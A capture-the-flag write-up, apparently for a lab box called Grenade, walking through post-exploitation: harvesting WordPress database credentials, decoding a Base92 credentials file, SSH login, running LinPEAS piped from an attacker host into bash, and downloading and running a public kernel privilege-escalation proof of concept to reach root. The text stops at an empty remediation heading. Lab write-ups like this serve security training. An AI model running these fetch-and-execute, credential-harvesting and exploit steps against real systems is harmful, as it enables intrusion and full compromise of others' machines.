In a standard WordPress post-exploitation scenario, the primary target inside the web root is always wp-config.php. This critical configuration engine governs site operational behaviors and stores hardcoded authentication keys, cryptographic salts, and raw database parameters.
I read the file contents using cat to harvest available environment variables.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
bash-5.2$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * Localized language
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'WpLabDb_2026!' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',          'Hw=zXHt;)RCxUiWK8J=y_>p$-wTH]!Ab]&eY)cAGL_)yZg-!bo%?XC(Of#}J4y/)' );
define( 'SECURE_AUTH_KEY',   'Q4vYw%}5tq29e0tq=fpJpnn5C(jcvA0F3^*r.tU[hGX8!}QqE;p][q71^NmD?@Az' );
define( 'LOGGED_IN_KEY',     'S<WzilYG0hx!J*REq+5tDVXbE$qXCHsG@Dy*D$9T#(GzX0*l&a=>nR. `8e6s~/_' );
define( 'NONCE_KEY',         '{f RIc}lDMlAgsS%P5N|0oX[k!#z-x!.6,L[qVp]g4UpYvbcO{`rZ8EnauKdNvZ_' );
define( 'AUTH_SALT',         'bWa976:p8YTD1,V6~YIT0379vmnIIIl`Iw}&E#rEoh]12e(B~H.TN*Ej_*?W,TIl' );
define( 'SECURE_AUTH_SALT',  'kmx8T0c$ _4DA8sEy^#7omtCK4ZJ~O.`Lw8xtS%;leeTSAst]vM@tsbS]<7#^xX1' );
define( 'LOGGED_IN_SALT',    '3Rk)M{f?Xj@x%N5&F9@kh)6u!FbYRfHEPpt$V%%SF=!;8hoP;Ee%1UOqV}L(5AhY' );
define( 'NONCE_SALT',        'xr6SQ!]a[Bs|7:IDN?_.Ak>5OPS2R6d%|V?=?8 bG[gzh.`ah#RG=EDi}^UFP43a' );
define( 'WP_CACHE_KEY_SALT', ' Q!0AdDMG4Do??R,lzu7FN5{B=D!cnT8KH7zd95:UJcT#PA4N=,TtMB2]:$KqTp?' );


/**#@-*/

/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';


/* Add any custom values between this line and the "stop editing" line. */


/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
if ( ! defined( 'WP_DEBUG' ) ) {
        define( 'WP_DEBUG', false );
}

define( 'WP_AUTO_UPDATE_CORE', false );
/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
bash-5.2$
Inspecting the database configuration directives cleanly yielded cleartext internal platform parameters:
- Database identity:
DB_NAMEconfirms the relational layout storage is handled under thewordpressschema. - Credentials harvested: The file explicitly maps out an active administrative user profile with the parameters
wpuser:WpLabDb_2026!. - Database Scope: The engine binds directly to
localhost, validating that the relational database layer runs directly inside our immediate host container framework rather than shifting onto a segmented external network cluster.
Recovering these credentials presents a strong structural branching path. We can use this active password to check for local credential reuse against existing system accounts (such as switching environments via su), or pivot inward to extract user password hashes directly from the underlying MySQL database tables.
With database credentials in hand, I shifted my focus toward system-level privilege escalation. First, I ran a directory check on /home to identify legitimate user accounts registered on this AlmaLinux target:
1
2
3
4
5
6
7
8
9
10
bash-5.2$ ls -ahlR /home
ls -ahlR /home
/home:
total 0
drwxr-xr-x.  3 root root  18 Sep  3 13:52 .
dr-xr-xr-x. 18 root root 235 Sep  3 07:15 ..
drwx------.  2 give give  99 Sep  3 08:32 give
ls: cannot open directory '/home/give': Permission denied
bash-5.2$
There is a dedicated home directory for a user named give. Unsurprisingly, our current www-data account lacks the necessary file permissions (drwx------) to read or traverse the contents of /home/give. Finding a path to pivot into this account is our primary vertical escalation target.
System administrators frequently leave temporary files or migration logs in backup paths. I moved back to the root directory / and executed a recursive find query to locate any directories or files containing the string “backup” in their name, while redirecting error messages to /dev/null:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
bash-5.2$ cd /
cd /
bash-5.2$ find . -iname "*backup*" 2>/dev/null
find . -iname "*backup*" 2>/dev/null
./etc/lvm/backup
./var/lib/mysql/ddl_recovery-backup.log
./var/backups
./usr/bin/mariadb-backup
./usr/bin/mariabackup
./usr/bin/wsrep_sst_backup
./usr/bin/wsrep_sst_mariabackup
./usr/sbin/vgcfgbackup
./usr/share/man/man1/mariabackup.1.gz
./usr/share/man/man1/mariadb-backup.1.gz
./usr/share/man/man1/wsrep_sst_backup.1.gz
./usr/share/man/man1/wsrep_sst_mariabackup.1.gz
./usr/share/man/man8/vgcfgbackup.8.gz
bash-5.2$
Among the typical database utilities and system binaries, the directory ./var/backups stood out as a prime target for custom non standard system modifications. I inspected the folder contents aggressively to check file metadata and visibility constraints
1
2
3
4
5
6
7
8
9
bash-5.2$ ls -ahlR ./var/backups
ls -ahlR ./var/backups
./var/backups:
total 8.0K
drwxr-xr-x.  2 root root   23 Sep  3 13:52 .
drwxr-xr-x. 21 root root 4.0K Sep  3 13:52 ..
-rw-r--r--.  1 root root   32 Sep  3 13:52 creds.b92
bash-5.2$
Inside the folder, we uncovered an interesting artifact: a file named creds.b92. The file is globally readable (-rw-r--r--), enabling our restricted www-data session to pull the raw parameters. The .b92 file extension heavily implies that the text content inside has been encoded using a custom Base92 format to hide its raw values from simple string searches.
With our eyes on the creds.b92 file found inside the /var/backups directory, I extracted the raw data payload using cat.
1
2
3
4
bash-5.2$ cat ./var/backups/creds.b92
cat ./var/backups/creds.b92
FC2KVC3.5AIbSPUc:c0fZn*q*!t4A@.
bash-5.2$
The presence of the colon (:) confirms a classic username:password string format. However, the contents on both sides are completely obfuscated. As indicated by the .b92 file extension, the string was processed using Base92 encoding.
Since standard operating systems do not include a native Base92 tool, I moved back to my Kali Linux attacking terminal. I established a Python virtual environment to install the required library and keep my global system workspace clean.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ python3 -m venv base92

┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ source base92/bin/activate

┌──(base92)─(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ pip install base92
Collecting base92
  Downloading base92-2.0.0.tar.gz (12 kB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Building wheels for collected packages: base92
  Building wheel for base92 (pyproject.toml) ... done
  Created wheel for base92: filename=base92-2.0.0-cp313-cp313-linux_x86_64.whl size=20288 sha256=0e6cbae1b64969514a4e2834a94fd12d7b4cc066c71ed829abef282482470e52
  Stored in directory: /home/emvee/.cache/pip/wheels/78/02/45/764e9a3b9bd5524c7b098b3d22c7a2b5796497c29ac7ce17f6
Successfully built base92
Installing collected packages: base92
Successfully installed base92-2.0.0
Next, I created a rapid verification script named Decoder-b92.py. Remembering the core Python data type requirement we analyzed earlier, I prepended a b literal to the string to explicitly feed it to the decoder mechanism as a bytes object.
1
2
3
4
5
6
7
8
9
┌──(base92)─(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ cat Decoder-b92.py
import base92
print(base92.decode(b'FC2KVC3.5AIbSPUc:c0fZn*q*!t4A@.'))

┌──(base92)─(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ python3 Decoder-b92.py
b'give:asp8r32aFAOhf2alsudf'
The script executed flawlessly, lifting the encoding mask to reveal cleartext system access parameters: give : asp8r32aFAOhf2alsudf.
The recovered credentials perfectly match the custom system user profile we mapped out earlier inside the /home partition. Armed with direct credentials and knowing from our initial Nmap scan that port 22 is wide open, we can bypass our restricted, sandbox-constrained web shell entirely by logging in over SSH.
I initiated a terminal connection query targeting the system host variable.
1
2
3
4
5
6
7
8
9
10
┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ ssh give@$ip
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is: SHA256:3JiLAeDwp2M31OELZcjJqQcfGjtLpoMM30MjZOCe4z0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
give@10.0.2.15's password:
Last login: Thu Sep  3 13:55:35 2026 from 192.168.56.1
[give@grenade ~]$
The authentication sequence succeeded. I immediately processed a fresh baseline evaluation to measure our new environment rights.
1
2
3
4
5
6
7
[give@grenade ~]$ whoami;id;hostname;pwd
give
uid=1001(give) gid=1001(give) groups=1001(give) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
grenade
/home/give
[give@grenade ~]$
We have broken out of the web client daemon restriction and are actively operating as give (UID 1001). Crucially, our SELinux execution mapping has changed from the heavily monitored Apache sandbox (httpd_t) to an unconfined_t process state. This grants us far broader execution freedom across system binaries. We are currently situated directly inside the user’s home profile at /home/give.
My first next step was to list the contents of the home directory to locate the user flag and check for any hidden configurations or script artifacts.
1
2
3
4
5
6
7
8
9
10
[give@grenade ~]$ ls -ahlR ~
/home/give:
total 16K
drwx------. 2 give give  99 Sep  3 08:32 .
drwxr-xr-x. 3 root root  18 Sep  3 13:52 ..
----------. 1 give give   0 Sep  3 10:45 .bash_history
-rw-r--r--. 1 give give  18 Oct 29  2024 .bash_logout
-rw-r--r--. 1 give give 144 Oct 29  2024 .bash_profile
-rw-r--r--. 1 give give 548 Sep  3 10:44 .bashrc
-rw-r-----. 1 give give  43 Sep  3 08:27 user.txt
The directory structure is fairly standard for a fresh user profile. The .bash_history file is present but currently has a file size of 0 bytes, indicating it has been cleared or disabled, meaning we won’t find any clues from previous user commands here. We can see the user.txt file is present and read-accessible by the give group. I used cat to read the file and capture the user milestone flag.
1
2
3
[give@grenade ~]$ cat user.txt
HMV{HERE IS THE USER FLA}
[give@grenade ~]$
Before attempting any privilege escalation vectors to root, it is essential to map the kernel space and operating system release build exactly. This helps identify known kernel-level security flaws or check version limits for specific operational utilities.
I ran the standard uname -a utility to pull the full system profile.
1
2
3
4
[give@grenade ~]$ uname -a
Linux grenade 6.12.0-124.8.1.el10_1.x86_64 #1 SMP PREEMPT_DYNAMIC Tue Nov 11 11:41:04 EST 2025 x86_64 GNU/Linux
[give@grenade ~]$
The target is running Linux Kernel 6.12.0, compiled as a PREEMPT_DYNAMIC x8664 architecture string. To streamline our vector mapping, I decided to run LinPEAS (_Linux Privilege Escalation Awesome Script), an automated enumeration script designed to scan the entire operating system for privilege escalation paths, misconfigurations, and vulnerable local binaries.
First, I downloaded the latest stable release of LinPEAS directly from the official GitHub repository onto my Kali Linux attacking machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ wget https://github.com/peass-ng/PEASS-ng/releases/download/20261009-493c72a6/linpeas.sh
--2026-10-09 10:53:10--  https://github.com/peass-ng/PEASS-ng/releases/download/20261009-493c72a6/linpeas.sh
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/fafd391f-529d-49b9-811d-1671596f3acb?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-10-09T09%3A43%3A54Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-10-09T08%3A43%3A38Z&ske=2026-10-09T09%3A43%3A54Z&sks=b&skv=2018-11-09&sig=Lv6ei0U6eqDMTalWRJXFAOY5cHb3lw0jHWzsw9i0cMQ%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc5MTUzNjI4NSwibmJmIjoxNzkxNTM1OTg1LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.xSKm_1hRoZY0TqU5CV7tb5ydbcopNYKpdcEexATEiXY&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2026-10-09 10:53:10--  https://release-assets.githubusercontent.com/github-production-release-asset/165548191/fafd391f-529d-49b9-811d-1671596f3acb?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-10-09T09%3A43%3A54Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-10-09T08%3A43%3A38Z&ske=2026-10-09T09%3A43%3A54Z&sks=b&skv=2018-11-09&sig=Lv6ei0U6eqDMTalWRJXFAOY5cHb3lw0jHWzsw9i0cMQ%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc5MTUzNjI4NSwibmJmIjoxNzkxNTM1OTg1LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.xSKm_1hRoZY0TqU5CV7tb5ydbcopNYKpdcEexATEiXY&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1318454 (1.3M) [application/octet-stream]
Saving to: ‘linpeas.sh’

linpeas.sh                                                 100%[========================================================================================================================================>]   1.26M  --.-KB/s    in 0.08s

2026-10-09 10:53:10 (15.8 MB/s) - ‘linpeas.sh’ saved [1318454/1318454]
To transfer the script over to the target host without leaving unnecessary file artifacts on disk, I spun up a quick, temporary HTTP hosting listener on port 80 using Python’s built-in server module.
1
2
3
4
5
┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Next, switching back to my active SSH terminal session as the give user, I used wget to pull the script straight from my Kali machine (10.0.2.3). By pairing wget with the quiet flag (-q) and directing the standard output connector (O-) straight into a pipe to Bash (| bash), I executed the automated script entirely in memory. This keeps our operational footprint completely fileless on the target disk.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
[give@grenade ~]$ wget -qO- http://10.0.2.3/linpeas.sh | bash


                            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
                    ▄▄▄▄▄▄▄             ▄▄▄▄▄▄▄▄
             ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄
         ▄▄▄▄     ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄
         ▄    ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄          ▄▄▄▄▄▄               ▄▄▄▄▄▄ ▄
         ▄▄▄▄▄▄              ▄▄▄▄▄▄▄▄                 ▄▄▄▄
         ▄▄                  ▄▄▄ ▄▄▄▄▄                  ▄▄▄
         ▄▄                ▄▄▄▄▄▄▄▄▄▄▄▄                  ▄▄
         ▄            ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄   ▄▄
         ▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄                                ▄▄▄▄
         ▄▄▄▄▄  ▄▄▄▄▄                       ▄▄▄▄▄▄     ▄▄▄▄
         ▄▄▄▄   ▄▄▄▄▄                       ▄▄▄▄▄      ▄ ▄▄
         ▄▄▄▄▄  ▄▄▄▄▄        ▄▄▄▄▄▄▄        ▄▄▄▄▄     ▄▄▄▄▄
         ▄▄▄▄▄▄  ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄   ▄▄▄▄▄
          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄        ▄          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄                       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄                         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
          ▀▀▄▄▄   ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀
               ▀▀▀▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄▄▄▀▀
                     ▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀

    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Linux PE & Hardening    :     https://hacktricks-training.com/courses/lhe/ |
    |         Learn Cloud Hacking       :     https://training.hacktricks.xyz         |
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          LinPEAS-ng by carlospolop
As LinPEAS ran its checks across the target system, it immediately flagged a critical vector under the system information and kernel vulnerability sections.

While it listed several potential CVEs matching our kernel tree, it performed an active runtime probe for a specific high-severity flaw and returned a definitive positive result.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
══════════╣ Checking for Copy Fail (CVE-2026-31431) (T1068)
╚ https://copy.fail/
╚ https://www.cve.org/CVERecord?id=CVE-2026-31431
VULNERABLE: non-destructive AF_ALG/splice page-cache write triggered
╔══════════╣ Kernel Exploit Registry (T1068)
═╣ Operating system ............. Linux
═╣ Kernel release ............... 6.12.0-124.8.1.el10_1.x86_64
═╣ Comparable version ........... 6.12.0.124.8.1
═╣ Data chunk limit ............. max 25 rows per KERNEL_CVE_DATA_* variable (1..26)
═╣ Kernel config source ......... /boot/config-6.12.0-124.8.1.el10_1.x86_64
CVE: CVE-2025-38236 | Name: AF_UNIX MSG_OOB UAF | Match data: pkg=linux-kernel,ver>=6.7,ver<6.12.36 | Tags: 1 | Rank: Fixed in stable 6.12.36
CVE: CVE-2026-43503 | Name: DirtyClone | Match data: pkg=linux-kernel,ver>=6.7,ver<6.12.91 | Tags: 1 | Rank: Fixed in stable 6.12.91; exploit path is in the networking stack and may be mitigated by removing the relevant ESP modules
CVE: CVE-2026-46331 | Name: pedit COW | Match data: pkg=linux-kernel,ver>=5.18,ver<6.12.94 | Tags: 1 | Rank: Fixed in stable 6.12.94; exploit path uses the traffic-control act_pedit subsystem
CVE: CVE-2026-46333 | Name: ptrace exit-race | Match data: pkg=linux-kernel,ver>=6.7,ver<6.12.89,cmd:[ "$(cat /proc/sys/kernel/yama/ptrace_scope 2>/dev/null || echo 0)" -lt 2 ] | Tags: 1 | Rank: Upstream issue introduced in 4.10; fixed in 6.12.89; mitigated by kernel.yama.ptrace_scope >= 2
CVE: CVE-2026-43499 | Name: GhostLock rtmutex UAF | Match data: pkg=linux-kernel,ver>=6.7,ver<6.12.86,CONFIG_FUTEX_PI=y | Tags: 1 | Rank: Fixed in stable 6.12.86; priority-inheritance futexes must be enabled
CVE: CVE-2026-53361 | Name: BadGarbage AF_UNIX garbage-collector race | Match data: pkg=linux-kernel,ver>=6.9,ver<6.12.95 | Tags: 1 | Rank: Fixed in stable 6.12.95; public exploit can provide local root and container escape
═╣ Kernel vulns found: 6
Privilege escaltion
The most striking finding here is CVE-2026-31431, also known as “Copy Fail”. This is a high severity local privilege escalation (LPE) vulnerability residing within the Linux kernel’s cryptographic subsystem.
The issue involves how the kernel handles encryption operations in conjunction with the splice() system call. When processing certain algorithms through the user-space crypto API (AF_ALG), an unprivileged user can manipulate file descriptors to force an out-of-place memory operation.
As verified by LinPEAS (VULNERABLE: non-destructive AF_ALG/splice page-cache write triggered), the vulnerability allows a local attacker to safely write arbitrary data directly into the system’s underlying page cache.
By abusing this primitive, an unprivileged user can overwrite read-only files in memory, such as /etc/passwd, system binaries, or active configurations, without altering their permanent state on disk. This presents a direct, highly reliable vector to bypass all operating system security parameters and elevate our privileges straight to root.
I went to Google to look for CVE-2026-31431 github poc.

The first thing I stumbled upon was this repository: https://github.com/freelabz/CVE-2026-31431

The repository looked solid, and the code structure appeared very clean on GitHub. It was time to clone it down to my attacking machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ git clone https://github.com/freelabz/CVE-2026-31431.git
Cloning into 'CVE-2026-31431'...
cdremote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 7 (delta 0), reused 4 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.

┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ cd CVE-2026-31431

┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab/CVE-2026-31431]
└─$ ll
total 8
-rwxrwxr-x 1 emvee emvee 732 Oct  9 11:57 poc.sh
-rw-rw-r-- 1 emvee emvee 137 Oct  9 11:57 README.md
The repository contained a lightweight script named poc.sh. To deliver the script to the target environment efficiently, I spun up a Python-based web server on my Kali machine.
1
2
3
4
5
6
┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab/CVE-2026-31431]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.15 - - [09/Oct/2026 11:58:14] "GET /poc.sh HTTP/1.1" 200 -
Switching back over to my active SSH session as the give user, I used wget to retrieve the poc.sh file from my server. I then assigned execution permissions using chmod +x and executed the exploit payload.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[give@grenade ~]$ wget http://10.0.2.3/poc.sh
--2026-10-09 17:58:10--  http://10.0.2.3/poc.sh
Connecting to 10.0.2.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 732 [application/x-sh]
Saving to: ‘poc.sh’

poc.sh                                                     100%[========================================================================================================================================>]     732  --.-KB/s    in 0s

2026-10-09 17:58:10 (64.9 MB/s) - ‘poc.sh’ saved [732/732]

[give@grenade ~]$ chmod +x poc.sh
[give@grenade ~]$ ./poc.sh
[root@grenade give]# whoami;id;hostname;cat /root/root.txt
root
uid=0(root) gid=1001(give) groups=1001(give) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
grenade
HMV{HERE IS THE ROOT FLAG}
[root@grenade give]#
The “Copy Fail” script executed smoothly, successfully triggering the out of place memory corruption primitive against the system’s active page cache. The exploit broke completely out of our unprivileged environment and granted us an unrestricted root terminal session (uid=0(root)), allowing us to read the final flag file at /root/root.txt and fully compromise the Grenade Lab box!
Final thoughts & remediation
